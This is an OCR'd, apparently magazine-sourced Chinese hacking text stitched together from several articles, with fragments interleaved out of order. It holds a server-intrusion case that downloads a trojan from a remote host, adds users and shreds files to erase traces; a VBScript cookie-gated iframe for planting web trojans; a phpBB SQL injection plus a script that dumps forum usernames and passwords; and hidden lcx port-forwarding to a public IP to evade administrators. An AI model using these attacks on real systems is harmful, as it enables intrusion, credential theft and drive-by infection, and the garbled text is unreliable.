


图 2

二、VBS 代码控制 Cookie

如果是溢出型的网马，挂在网上后，客户端的IE会很卡。如

```
dir iget*.vbe
cscript iget.vbe http://myrouji.com.cn/muma.exe muma.exe
```

文件上传成功，然后执行木马程序确保能够成功控制该服务器，最后打开远程终端连接器输入IP地址以及端口进行连接，验证是否可以登录，输入密码后成功连入该计算机，如图 13 所示。

登录计算机后，发现该计算机上安装有瑞星杀毒软件，利用瑞星杀毒软件的“文件粉碎”功能将上传的文件粉碎掉，以消除痕迹，如图 14 所示。




图 13




图 14

通过浏览该服务器硬盘中的资料，发现该服务器为国内某联通短信服务器，如图 15 所示。




图 15

将这些程序复制到当前系统 system32 目录下，并执行添加用户等命令后，成功登录远程终端 3389 桌面，并控制了该服务器。从控制过程来看，服务器做了很好的防范，删除了一些会对系统造成安全威胁的Dos命令程序，但由于存在SQL Hello漏洞以及双操作系统，最终仍然被入侵成功。本案例说明了如果应用程序不及时安装相应补丁程序以及设置过程的疏忽大意将导致巨大的安全风险。

[文章里提到的MySQLSrv 已收录在本期光盘中]

小结

本案例通过对存在SQL Hello漏洞的SQL Server数据库服务器进行扫描，对随机抽取的反弹数据库服务器进行了完全控制，在上传文件过程中使用了三种上传文件方法，并针对无法获取3389端口的情况下使用vbs脚本成功获取3389的端口，还通过查看计算机中硬盘中的资料，获取了有用的信息，发现系统存在多操作系统，在该系统中存在一些可以提升权限的 Dos 命令程序。

编辑点评：

看这篇文章，让我有复古的感觉，时光好像倒退到了2003年前，不过这篇文章还是有一些可取之处的。虽然现在注入文章风行，系统入侵文章少了，偶尔编发一两篇还是不错的，但是我不希望作者去写更多的这样冷饭热炒的东东了。

果用cookie控制的话，只让用户访问网马一次，那效果就不错了。网上有些智能型的网马也是这样做的，不过里边的代码都是js写的，我提供给大家一个vbscript代码吧。代码如下：

```
<SCRIPT LANGUAGE="VBSCRIPT">
' 取得cookie内容函数
function GetCookie(sName)

   DIM aCookie, i, aCrumb
   GetCookie = ""
   aCookie = split(document.cookie, "; ")
   FOR i = LBOUND(aCookie) to UBOUND(aCookie)
     aCrumb = split(aCookie(i), "=")
     if sName = aCrumb(0) then
       GetCookie = unescape(aCrumb(1))
       EXIT FOR
     end if
   NEXT
end function

if GetCookie("1") <> "1" then
Document.write("<iframe src=http://www.sohu.com></iframe>") '可改成你的挂马页面，这里的sohu.com只会显示一次的。
document.cookie = "1" & "=" & escape("1") & "; expires=Tue, 31 Dec 2009 23:59:59 GMT" 'cookie的有效期我们让它到2009年
end if
</SCRIPT>
```

不过需要说明一下的是，我看到很多人用智能型网马的话，都是在原页面src=http://www/xxx.js这样调用，根本起不到智能型网马的作用。像我提供的这段代码，也是同样需要把所有代码全部插入被挂马页面里才可以，如果远程调用会有跨域的问题。




图3




图4

三、VBS省去手工操作的麻烦

前不久有一个phpbb的漏洞，注入语句就是**links.php?t=search&search_keywords=asd&start=1,1 UNION SELECT 1,username,user_password,4,5,6,7,8,9,10,11,12,13 FROM phpbb_users where user_id =2/***。我找了个有漏洞的站，抓了个图3。

如果将语句改成**links.php?t=search&search_keywords=asd&start=1,1 UNION SELECT1,username,user_password,4,5,6,7,8,9,10,11,12,13 FROM phpbb_users where user_id limit 0,10/***的话就会暴出前10个用户的名称和密码。要提醒你的是，我发现国外的站多数要将字段加到13，中文或繁体的加到12就可以了。另外，如果里面的字段值不对的话，原有页面会有提示的，可以根据提示找到对的字段名。像我们用错误的字段数列提交一下，会有图4的提示：

```
SQL Error : 1222 The used SELECT statements have a different number of columns

SELECT l.*, u.username FROM phpbb_links l, phpbb_users u WHERE link_active = 1 AND l.user_id = u.user_id AND (link_title LIKE '%asd%' OR link_desc LIKE '% asd%') LIMIT 1,1 UNION SELECT 1,username,user_password,4,5,6,7,8,9,10,11,12 FROM phpbb_users where user_id=2/*, 10
```

从图4中的提示中很容易看到原有的字段和表名。

我们假如一切默认，需要将些论坛所有的用户名和密码都记录下来，用手工就有点累了，可以写一个phpbb.vbs脚本，让它自动保存。代码如下：

```
URL=lcase(trim(Wscript.Arguments(0)))&"links.php?t=search&search_keywords=asd&start=1,1 UNION SELECT 1,username,user_password,4,5,6,7,8,9,10,11,12,13 FROM phpbb_users where user_id limit "& lcase(trim(Wscript.Arguments(1)))&","&lcase(trim(Wscript.Arguments(2)))&"/*"
   Set xmlHTTP=createobject("Microsoft.XMLHTTP")
   xmlhttp.open "GET", URL, False, False
   xmlhttp.send
   wscript.sleep 300
   If xmlhttp.status=200 Then
   set aso=createobject("Adodb.Stream")
   aso.open
   aso.type=1
   aso.write xmlHTTP.responsebody
   aso.saveToFile "c:\"&lcase(trim(Wscript.Arguments(2)))&".htm",2
   aso.close
   End if
```




图5

运行效果如图5所示。运行完后，c:下就有一个40.htm文件了，里边就会有前40个用户的名称和密码。图5中的命令改成cscript phpbb.vbs http://forum.proanamia.com/ 40 80，就会在c:生成80.htm，里面就会有userid在40-80之间的用户名和密码了，是不是很方便呢？

当然这个phpbb.vbs脚本很粗糙，可以更好的完善，这个工作就交给亲爱的读者了。

[文章里提到的代码已收录在本期光盘]

VBS活学活用

图 LT

VBScript的全称是Microsoft Visual Basic Script Editon (微软公司可视化BASIC脚本版)。正如其字面所述，VBS (VBScript的进一步简写)是基于Visual Basic的脚本语言。VBS作为Windows默认支持的脚本语言，在Windows中发挥着举足轻重的作用。上期杂志的两篇关于VBS的文章让我们领略到了它独特的魅力。“一切语言都是为了解决问题而存在”。在这篇文章中，我们将为读者列举出多个VBS的实例，以便读者能够把VBS运用到实践中去。

一、运行系统命令

WScript是Windows脚本宿主对象模型的根对象。它提供多个子对象，比如WScript.Arguments和WScript.Shell。前者提供对整个命令行参数集的访问，后者可以运行程序、操纵注册表内容、创建快捷方式或访问系统文件夹。以下是一个VBS调用WScript.Shell执行程序的例子：

```
'把以下代码保存到test.vbs，双击运行即可。或者在CMD下运行cscript test.vbs
Set WshShell=CreateObject("Wscript.Shell")
Output = WshShell.exec("cmd /c net user Linx 123456 /add").stdout.readall
wscript.echo Output
```

大家一定记得，我们运行程序的时候一般都会在用户界面留下一个窗口。如运行“cmd /c lcx -slave 222.217.246.73 51 127.0.0.1 3389”会产生一个cmd窗口，并一直保留在用户界面直到程序关闭，这样很容易会被管理员发现。有了VBS，我们可以轻易地把这个cmd窗口隐藏到后台运行：

```
Set WshShell=CreateObject("Wscript.Shell")
WshShell.run ("cmd /c lcx -slave 222.217.246.73 51 127.0.0.1 3389"),0  '使程序在后台悄悄运行
```

二、连接数据库

VBS也可以连接数据库，以下是一个连接Access的例子：

```
Set conn = CreateObject("ADODB.Connection") '创建ADODB.Connection对象
conn.ConnectionString = "Provider=Microsoft.Jet.OLEDB.4.0;Data Source=D:\db.mdb"
conn.open
set rs=conn.execute("SELECT 123 as a")   '执行SQL语句
wscript.echo rs("a")
```

三、写文件

当然，读写文件对VBS来说也是小菜一碟：

```
